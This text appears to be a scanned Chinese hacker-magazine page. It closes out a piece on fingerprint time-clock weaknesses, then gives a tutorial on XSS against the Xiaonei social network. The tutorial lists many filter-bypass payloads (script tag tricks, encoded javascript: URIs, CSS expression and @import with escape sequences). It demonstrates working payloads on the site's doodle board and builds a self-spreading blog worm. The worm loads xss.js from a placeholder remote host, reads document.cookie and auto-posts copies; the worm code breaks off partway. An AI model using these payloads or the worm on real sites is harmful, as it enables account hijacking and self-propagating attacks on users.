按照前面的说法，很多人会认为，只要修正及遵循物理安全规定，把门禁系统等内部放置在公司内间、楼上几层的内部入口，并且设定更为严格的实名登记制度，是不是就可以彻底地防止物理攻击呢？

这样肯定是可以提高原有安全级别的，但有些可能出现的隐患，也要引起我们的重视，比如不严谨的网络，存在无线接入点的网络等。就像前面提到的基于网络管理的指纹打卡机，那么攻击者只要渗透到内网中，从原理上而言是可以进行截获的。当然，虽然肯定会有人说实际拦截时并不会如所想的那么顺利，但至少表明了这是一种潜在的安全隐患。

很多成功的攻击原本就是从看似不可思议的角度完成的，我们要做的就是防患于未然。毕竟，防火胜于救灾嘛。

其他

对于很多型号的指纹打卡机而言，都强调客户无需附加任何单片机直接利用EDK主板轻松进行量身定制，而基于主板的嵌入开发系统（EDK）是一个并行高速处理的嵌入式Linux脱机指纹产品开发平台，TCP/IP为标准接口，运行稳定可靠。那么对于一些单片机方面经验丰富的高手及嵌入式开发方面的老手，是可以通过自身的经验对其进行再次开发和编译的，换句话说，也就是完全可以定制出此类产品的破解或者配置工具。

所以，对于一些重点部门和敏感机构，建议还是不要轻易使用常规的指纹识别系统及设备，一般的指纹设备将反而增加安全的风险。而由于一些大家都心知肚明的原因，一些打着通过一两个评测中心认证旗号的指纹安全设备，其实际部署确实令人有些担忧。

小结


在英国，大量的商店里装备了RFID识别，而在英国的身份证中，已经记录了所有者的全部重要信息，包括指纹。虽然国内在这样一些方面的实施与国外还存在着一些差距，但是对于很多机构而言，面临的威胁与安全隐患已经存在。

鉴于本文内容具有一定的敏感性，将可能导致一些较为危险的后果，故在引用的案例及操作中，均隐去了具体厂商的标示及过于细化的步骤讲解，谨以此文向目前仍在使用存在上述不安全因素指纹设备的部门及机构敲响警钟，更何况指纹只是个开始。

记得在连载了数年之久的美国漫画"The Walking Dead"里面常说这么一句话：No One is Safe……

前置知识：无
关键词：脚本、XSS、校内网

从XSS到校内网的多个跨站



文/图 暗夜潜风@［S.U.S］

XSS，从目前我所知道的来说，分为html标签、样式表、XML下的3种。本文的目的是引导大家挖掘校内网的跨站和蠕虫，XML下的跨站不在本文话题之内。

html标签下的XSS，最简单的莫过于输入数据没有任何过滤，直接输入如"<script>alert(/xxx/)</script>"或"><script>alert(/xxx/)</script><"等便可以跨站；其次是通过标签内的属性或事件来驱动JavaScript脚本，如"<body onload=alert(/xss/)>"、"<img src="javascript:alert(/xss/)">"，其中src后面的引号是可以省略的。但是，当有过滤的时候，如何绕过呢？

> **小知识** 在IE 7中，标签的属性不支持JavaScript伪协议，不过"<a href=javascript:alert(/xss/)>"、"<iframe src=javascript:alert(/xss/)>"等除外。这或许是由于它们的调用相当于在浏览器地址栏里直接输入"javascript:alert(/xss/)"，而"<img src="">"的src则是相当于导入到原有网页里。另外，即使系统装的是IE7，采用IE内核的360安全卫士浏览器同样还是支持JavaScript伪协议的。

（1）如果过滤的内容不是太多，可以闭合前面的一些符号。

(2)在标签中<script/anycharacters>解析为<script>，这样可以绕过针对<script>等标签的过滤，如"<script/hello>alert(/xss/)</script/world>，<img/ssssss/src=javascript:alert(/xss/)>"。

(3)针对JavaScript伪协议的变换，以<img src=javascript:alert(/xss/)>为例进行说明。一是对"javascript:alert(/xss/)"部分或全部编码，如"j"编码成"j"、"j"、"j"等，分号可省略;二是在JavaScript中任意位置插入回车、制表符Tab、换行符或其编码形式"
"、"
"、"	"等;三是在"src="和JavaScript之间插入"&#1;~ "之间任意的字符或其编码，注意，若src属性不加引号，非编码形式的空格只能最先放在"="之后，否则，如"<img src=&#x09空格javascript:alert(/xss/)>"并不会执行成功。

(4)如果过滤了单引号，用String.fromCharCode()，当然这需要已经可以执行JavaScript语句，部分情况下也可以用"/"来代替"'"。另外，还有"`"符号在"src="之后可以代替引号，如"<IMG SRC=`javascript:alert(/xss/)`>"。

(5)有时，JavaScript的注释符"//"或许会带来妙招。当然，如果遇到直接过滤一次特殊字符串的就更好办了，具体将在CSS的XSS总结中说明。

(6)其他一些混淆属性。

许多的交友网站允许自定义CSS，这样就很容易产生XSS漏洞。若什么都不过滤的话，如"<style>body{xss:expression(alert(/xss/))}</style>"就是很典型的弹出对话框;还有的就是"<style>@import 'javascript:alert(/xss/)'; </style>或<style>@import url(http://xxx.xxx.xxx/xss.css); </style>"(远程文件里写入可以跨站的样式内容，见下面代码)。其实归根结底，就是利用伪协议或expression表达式两种方法，其他雷同的代码不再叙述。远程xss.css的代码如下:

```
body{
xss:expression(
if(!window.x)//防止重复执行
{alert('xss');
window.x=1;
}
)
}
```

小知识：expression表达式可以执行JavaScript代码，并会重复执行。另外，只有IE支持此表达式。@import一句末分号不能丢，URL或expression和"("之间不能有空格。CSS中的"/*注释*/"，"\"会被忽略(不含双引号)，可以用来绕过过滤。

同样，一般网站都会对CSS进行一些过滤，我们又如何绕过呢?

(1)变换大小写，CSS不区分大小写。

(2)采用/*注释*/，\，或\0，\00，\000，\0000，\00000，\000000(最多6个0，即NULL)来分隔绕过关键词!如"<style>@im\p\o\00000\rt u\0r\l(http://www.xxx.xxx/xss.css);</style>"、"<style>body{xss:ex\pre/**/ssion(alert(/xss/))}</style>"。可以看出，style的标签内可以用\或\00之类的防过滤，而style的属性可以用\或/* */防过滤，却不能用\0。

(3)CSS的内容可以"\十六进制"编码，通过这种方式来绕过过滤。如i=>\69，\069，\0069，\00069，\000069;r=>\72;p=>\70;<style> @\069mport u\0072l(http://www.xxx.xxx/xss.css);</style>;<style>@\069mport'htt\70://www.xxx.xxx/xss.css';</style>;<style>body{xss:ex\70re/**/ssion(alert(/xss/))}</style>。另外，当"\"与"/**/"都用的时候，似乎"\"必须在"/**/"前面，有点不解，哪位高人赐教一下?

(4)同时可以用"/*注释*/"作为分隔符代替空格(但不要简单理解为空格，如"url("之间是不可以有空格的)，如<style>body{xss:expression/**/(alert(/xss/))}</style>、<style> @import/**/url/**/(http://www.xxx.xxx/xss.css);</style>。

(5)当其以属性的身份在html标签内时，可以进行其他方式编码，不仅仅\十六进制，如编码前为<body style="xss:expression(alert

('XSS'))">,编码可为<body style="xss:expression(alert('XSS'))">、<body style="xss:express\69on(alert('XSS'))">。

(6)同样也有一些混淆属性可以利用。

最后,在即将研究校内跨站的时候,对html标签、样式表的绕过过滤挖掘进行一些补充。一是在文本框内输入"";!--<>=&#{()}`/**/\@",可以查看哪些字符(串)被过滤/编码;二是若过滤不充分,可以用类似于当年的添加aaspsp的格式的上传漏洞来构造XSS,当初校内就有个"<li<link>nk>"的漏洞。好了,下面开始步入正题。

第1种,还是老地方——涂鸦板。话说这个涂鸦板真难找啊,找了半天才发现地址是http://xiaonei.com/SelfDoodle.do,参看了下余弦大牛的Blog,果然,大牛发现的XSS不存在,被修补了。试试被过滤了哪些字符,如图1(过滤前)和图2(过滤后)的对比。




图1




图2

"<>"被编码了,"/**/"被删除了。再构造个语句"*//*"看看效果,结果同样被删除了。这说明校内分别过滤了"/*"和"*/",不过我还是发现了一个XSS,代码如下:

```
body{xss:exp/*ression(if(!window.x){alert('welcome!');window.x=1;})}
```

提交后的结果如图3所示,成功跨站。再看首页,弹出了对话框,如图4所示。




图3




图4

第2种,既然这么弱的跨站都存在,那我们再试试"\ "。上面已经讲过原理了,这次我们换成"@import",代码为"@i\mport url(http://www.xxx.xxx/xss.css);",修改后效果不变,没有过滤,如图5所示。




图5

XSS.CSS里就是前面提到的"远程xss.css代码",效果如图6所示。




图6

第3种,这一处令我吃惊,记得Oldjun在2007年底曾经写过一个关于老版本涂鸦板存在的\0\00\000等填充绕过过滤的方法,结果新版本的涂鸦版又存在了此漏洞,如图7所示。




图7

其实还有第4种,在我上文的基础内容里有提示,大家可以自己琢磨一下,不动手实践是没有多少收获的。不过,校内网增加了一个"屏蔽其他人的涂鸦板"的可选选择,总的来说,这几个跨站意义一般,更重要的是对FF没有影响。

结果第2天,flyh4t突然说日志处有跨站,并发了个日志链接给我,就这样,我的校内被

flyh4t给"黑"掉，等我反应过来再去看那篇日志时，已经没有权限访问了。无奈，只能自己研究一下，结果这个跨站让我吓了一跳。

正确方式下测试，题目和内容都为"<script>alert('xxx')</script>"，发表后没框框，看源码，如图8所示，已经被编码了。既然校内网是用Ajax技术，我下意识地把浏览器安全级别设为高——禁用掉JavaScript，重新发个贴，如图9所示。发表后，调回浏览器安全级别为默认，再看日志，如图10所示。




图8




图9




图10

一个跨站漏洞就这样诞生了。顿时心里有了点邪恶的想法，何不写个小蠕虫，增加自己校内的人气呢？说干就干，思路就是只要别人看了我的"蠕虫"日志，就会在自己的页面新建一个同样的日志，一传十，十传百……呵呵，禁用掉JavaScript，发个新日志，提交内容如下：

```
<script src="http://www.xxx.xxx/xss.js">hacked by mere</script>
```

用WSE抓包，然后构造xss.js文件，代码如下：

```
var xmlHttp = createXmlHttpRequest();
function createXmlHttpRequest()
{//针对不同的 览器，新建XmlHttpRequest对象，函数代码见附件，来源于kungfu panda的打造邮箱蠕虫里的代码
}
newblog();
function newblog()
{var url="http://blog.xiaonei.com/NewEntry.do";
var cookie=document.cookie; //可以省去
var referer="http://blog.xiaonei.com/NewEntry.do";//可以省去
var body="title=hacked+by+mere&body=%09%09%09%09%09%09%09%09%09%0D%0A%3Cscript+src%3D%22http%3A%2F%2Fwww.xxx.xxx%2Fxss.js%22%3Ehacked+by+mere%3C%2Fscrip t%3E&categoryId=0&blogControl=99&passwordP rotedted=0&passWord=&blog_pic_id=&pic_path=&activi 